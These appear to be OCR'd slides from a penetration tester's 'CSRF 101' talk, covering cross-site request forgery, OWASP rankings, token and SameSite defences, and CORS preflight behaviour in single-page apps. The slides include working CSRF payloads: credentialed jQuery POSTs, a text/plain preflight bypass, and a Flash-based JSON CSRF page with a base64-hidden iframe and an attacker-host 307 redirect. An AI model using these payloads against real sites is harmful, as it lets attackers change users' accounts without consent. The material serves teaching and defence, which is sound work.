CSRF 101

Aaron Bishop | CISSP | OSCP
Principal Penetration Tester - SecurityMetrics

Cross-Site Request Forgery

Definition


OWASP:

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

Aaron:


"Con" or "Trick" a user into performing an action (Username/Password Change, Make Purchase, etc.), without the user realizing it.

Example



Notable Exploits:

`GOAT worm` - Twitter



OWASP Top10 Appearances

2007 - A5
2010 - A5
2013 - A8
2017 - Merged or retired, but not forgotten

CSRF-Protection

Types


Passive:

Synchronizer Token

- Unique per user session
- Large random value
- REJECT the action if the token fails validation

** Cookie SameSite Attribute*

Example



CSRF-Protection

Types

Passive:

Synchronizer Token

- Unique per user session
- Large random value
- REJECT the action if the token fails validation


** Cookie SameSite Attribute*

Active:

User Interaction

- Authenticate, CAPTCHA, etc.

Example




Single Page Application

About

Angular, Node, Sails, Express, etc.

- Dynamically Updated Pages (AJAX)
- Clean modern feel
- Responsive


Example




```
<script>
    $(document).ready(function() {
        $.ajax({
            method: 'POST',
            url: 'https://csrf.vulnerable.page/v2/api/user',
            contentType: 'application/json',
            data: { name: "CSRF" },
            xhrFields: {
                withCredentials: true
            }
        });
    });
</script>
```

CORS

Cross Origin Resource Sharing



C.O.R.S is not a security specification


Single Page (Misconfiguration)

About


Preflight check is only triggered when a request IS NOT simple.

text/plain IS simple

Example




```
<script>
    $(document).ready(function() {
        $.ajax({
            method: 'POST',
            url: 'https://csrf.vulnerable.page/v2/api/user',
            contentType: 'text/plain',
            data: JSON.stringify({name: "CSRF"}),
            xhrFields: {
                withCredentials: true
            }
        });
    });
</script>
```




```
<script>
    $(document).ready(function() {
        $( "embed" ).remove();
        var endpoint = "http://csrf.vulnerable.page/v2/api/user";
        var method = "POST";
        var contentType = "application/json";
        var data = JSON.stringify({ name: "CSRF-JSON" });
        var redir = "http://csrf.attacker.page/redir.php";
        var obj = document.createElement("embed");
        obj.src="test.swf?endpoint=" + endpoint +
                "&reqmethod=" + method +
                "&ct=" + contentType +
                "&jsonData=" +data +
                "&php_url="+redir;
        $("body").append(obj);
    });
</script>
```

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta name="referrer" content="no-referrer">
        <title>Not Evil</title>
        <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-WskhaSGFgHYWDcbwN70/dfYBj47jz9qbsMId/iRN3ewGhXQFZCSftd1LZCfmhktB" crossorigin="anonymous">
        <script src="https://code.jquery.com/jquery-3.3.1.js" integrity="sha256-2Kok7MbOyxpgUVvAk/HJ2jigOSYS2auK4Pfzbm7uH60=" crossorigin="anonymous"></script>
        <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js" integrity="sha384-smHYKdLADwkXOn1EmN1qk/HfnUcbVRZyYmZ4qpPea6sjB/pTJ0euyQp0Mk8ck+5T" crossorigin="anonymous"></script>
        <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.bundle.min.js" integrity="sha384-u/bQvRA/1bobcXlcEYpsEdFVK/vJs3+T+nXLsBYJthmdBuavHvAW6UsmqO2Gd/F9" crossorigin="anonymous"></script>
    </head>
    <body>
        <div class="embed-responsive embed-responsive-16by9">
            <iframe allowtransparency="true" referrerpolicy="no-referrer" src="data:text/html;charset=utf-8;base64,PG9iamVjdCB0eXBlPSJhcHBsaWNhdGlvbi94LXNob2Nrd2F2ZS1mbGFzaCIgZGF0YT0iaHR0cHM6Ly9jc3JmLmF0dGFja2VyLnBhZ2UvZmluYWwvdGVzdC5zd2Y/ZW5kcG9pbnQ9aHR0cHM6Ly9jc3JmLnZ1bG5lcmFibGUucGFnZS92Mi9hcGkvdXNlciZyZXFtZXRob2Q9UE9TVCZjdD1hcHBsaWNhdGlvbi9qc29uJmpzb25EYXRhPXslMjJuYW1lJTIyOiUyMkNTUkYtSlNPTiUyMn0mcGhwX3VybD1odHRwczovL2NzcmYudXR0YWNrZXIucGFnZS9yZWRpci5waHAiPjwvb2JqZWN0Pg==" ></iframe>
            <iframe width="560" height="315" src="https://www.youtube-nocookie.com/embed/jI-kpVh6elU?controls=0&showinfo=0&autoplay=1" frameborder="0" allow="autoplay; encrypted-media" allowfullscreen></iframe>
        <div>
    </body>
</html>
```

Preflight Bypass

Why

was Flash used?

Implemented **Crossdomain** policy pre **CORS**
CORS preflight is bypassed
Flash can craft HTTP requests

use a 307 instead of 302 Redirect?

The only difference between 307 and 302 is that 307 guarantees that the method and the body will not be changed when the redirected request is made

Active and Passive protections work

Final Thoughts

Every state changing request protected

- **Active** *e.g. Require Password*
- **Passive** *e.g. Unguessable Token*

CSRF protection included in framework

- *Ensure it is enabled/Tokens Validated*

Goat Attack:	https://nakedsecurity.sophos.com/2010/09/26/wtf-twitter-goat-viral-message-spreads/
CORS Summary:	https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS#Functional_overview
CORS Specification:	https://www.w3.org/TR/cors/
Simple Content-Types:	https://www.w3schools.com/tags/att_form_enctype.asp
SWF CSRF:	https://github.com/sp1d3r/swf_json_csrf
Redirect Summary:	https://developer.mozilla.org/en-US/docs/Web/HTTP/Redirections
CSRF Prevention:	https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet
CSRF General:	https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
Feature Checker:	https://caniuse.com/#feat=same-site-cookie-attribute